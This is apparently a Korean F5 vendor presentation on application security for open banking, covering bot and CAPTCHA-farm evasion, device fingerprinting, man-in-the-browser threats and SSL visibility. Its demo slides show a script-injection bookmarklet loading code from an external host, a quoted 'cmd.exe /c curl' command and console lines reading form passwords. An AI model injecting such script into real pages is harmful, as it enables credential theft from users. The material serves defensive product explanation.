



Date Placeholder: Month, Day, Year

오픈뱅킹 환경에서의 어플리케이션 보안 강화와 가시성 확보

PRESENTED BY:

신은수 이사






Sr. FSE

E.shin@f5.com

WE MAKE APPS  FASTER.
SMARTER.
SAFER.

어플리케이션의 진화

어플리케이션의 진화



1995

2000

2005

2010

2015

USERS
40M

APPS
20K

USERS
400M

APPS
9.5M

USERS
1B

APPS
58M

USERS
2B

APPS
207M

USERS
3.2B

APPS
1B

어플리케이션 공격

I'm not a robot



캡차 무력화(Captcha Farm)

Average solving time **44.7 sec**

Workers banned

TOTAL **1014962**

24 H **585**

ERRORS **1%**

4

Our advanced quality control system monitors worker's entries and quickly eliminates cheaters.



일반적인 보안 솔루션 우회 기법

공격 트래픽 정보

Source IP

요청 헤더

요청 횟수

일반적인 차단 방안

중국 Source IP 차단(Geo DB 적용)

User-Agent 등의 패턴 기반 차단

임계치 기반 차단

공격자의 차단 회피 방법

국내 VPN 서비스 활용

Header 정보 변조

다양한 세션 사용



중국 Source IP 차단



일반적인 네트워크 기반 보안 솔루션(IPS/FW) 등의 솔루션으로는 지능화된 봇 트래픽을 차단할 수 없습니다.

새로운 방식의 어플리케이션 보호



Device




Operating system



Browser



Geolocation



IP intelligence







Passive – 디바이스에 대한 정보 요청 없이 진행 (ex, User-Agent, OS fingerprinting)


Active – JS를 통한 디바이스 분석 (ex, Panopticlick, Am I unique)

새로운 방식의 어플리케이션 보호


차별화된 차단 방식

- **클라이언트 단 정상 유무 확인 동작 수행**
(접속자 정보 수집을 위한 client-side code 수행)
- **해커 정보를 해쉬 값으로 저장**
(20+ 이상의 Unique Device 성질과 속성(i.e. 그래픽 어댑터 행위 정보) 정보를 Hash값으로 저장 (*fingerprint*)).
- **저장된 정보를 통해 행위분석 수행**

 Browser Capabilities	 Behavior Analysis	 Device-ID Fingerprinting
 Intelligent Feeds	 JS/Human Challenges	 Signature Reputation




새로운 방식의 어플리케이션 보호



- Man in the Browser
- 데이터 탈취



- 피싱
- 계정 탈취



- 브라우저 캐시
- 브라우저 애드온




- 키로거
- 프레임 그래버



- 자동 실행
- 트랜잭션 제어
- 원격 제어

F5 Data Safe 솔루션



Agentless 사용자 보안

The image shows a web browser window displaying a login page for a "Demo Site". The page has a blue background and contains the following elements:

- Header: "Demo Site" and "Protected".
- Form fields: "Username:" and "Password:".
- Submit button: "LOGIN".

The browser's developer tools are open, showing the source code of the page. The code includes a meta tag for content type, a title, a link to the CSS file, and a form with the following structure:

```
<div id="demotools" align="right">
  <H3><a href="javascript:(function(src){var script = document.createElement(%22script%22);script.setAttribute(%22src%22, src);document.body.appendChild(script);})(%22https://s3-
  </div>
  <center>
    <div id="login-box">
      <div class="splitter"></div>
      <H2>Demo Site</H2>
      <H3>Protected</H3>
      <h3 style="color:lightred;font-weight:bold"></h3>
      <form name="login" method="post" action="" autocomplete="off">
        <div id="login-box-name" style="margin-top:20px;">Username:</div><div id="login-box-field" style="margin-top:20px;"><input name="username" class="form-login" title="Usernam
        <div id="login-box-name">Password:</div><div id="login-box-field">
          <input name="password" id="txtPassword" autocomplete="off" type="password" class="form-login-protected" title="Password - Hint: 12345678" value="" size="30" maxlength="
        </div>
        <br />
        <input type="image" src="images/login-btn.png" name="submit" value="Submit" width="103" height="42">
      </form>
    </div>
  </center>
</div>
```

The developer tools also show a list of requests and a console log.

Agentless 사용자 보안

The image shows a web browser window displaying a login page for 'Demo Site'. The page is titled 'Protected' and features a login form with 'Username' and 'Password' input fields and a 'LOGIN' button. The browser's developer tools are open, showing the source code of the page. A red box highlights a JavaScript script in the source code that attempts to execute a command: `cmd.exe /c curl -s https://s3-089a51521fab1800a8b5628c77a4f58d3ac9a8830a866e3874380f3d455a146.fs`. The browser's address bar shows the URL `demosite.f5demo.com/Login.php`. The developer tools show the source code for the `login.php` file, which includes a `<script>` tag with the highlighted JavaScript code. The console shows 10 requests and 309 KB transferred.

Agentless 사용자 보안 – 개인정보 암호화/치환

The screenshot displays a web browser window with the URL `demosite.f5demo.com/Login.php`. The page content shows a login form with the following fields:

- Username: USER
- Password: 12345678
- LOGIN button

The browser's developer tools are open, showing the HTML source code. The form is defined as follows:


```
<form name="login" method="post" action="" autocomplete="off">
  <div id="login-box-field" style="margin-top:20px;">
    <input name="username" class="form-login" title="Username - Hint: user" autocomplete="off" value size="30" maxlength="2048">
  </div>
  <div id="login-box-field">
    <input name="password" id="txtPassword" autocomplete="off" type="password" class="form-login-protected" title="Password - Hint: 12345678" value size="30" maxlength="2048">
  </div>
  <input type="image" src="images/login-btn.png" name="submit" value="Submit" width="103" height="42">
</form>
```

The console shows the following output:

```
> document.forms[0].username.value
< "user"
> document.forms[0].password.value
< "12345678"
```

- 사용자가 Login 버튼을 누르지 않은 상태에서도 공격자는 멜웨어를 이용하여 사용자 고유 정보 ID / Password를 갈취해 갈 수 있음

Agentless 사용자 보안 – 개인정보 암호화/치환



- F5 Application Layer Encryption 기능은 대문자: A, 소문자: a, 숫자:1, 심볼:!로 자동으로 변경
- 공격자는 치환된 패스워드를 이용하여 접속 시 Login 불가 및 알람 발생


SSL 가시성 확보

증가하는 SSL 트래픽에 대한 우리의 고민




악성코드

탐지를 피하기 위해
암호화 채널을 사용



가시성

SSL사용율의 증가로 인해
가시성이 현저하게 떨어짐




성능

암호화 및 복호화는 현저한
성능감소로 이어짐

SSL 가시화 솔루션을 통한 탐지/차단

SSL 가시성 제공을 통해 기존의 침해탐지 및 차단솔루션에서 SSL을 통한 악성코드 배포를 탐지 및 차단



차세대 방화벽



DLP



악성코드 탐지



보안 웹게이트웨이 사용자 모니터링



기타 보안솔루션



SSL 가시성 및 탐지의 종류

Reverse Proxy
오프로드/브릿지/가시성



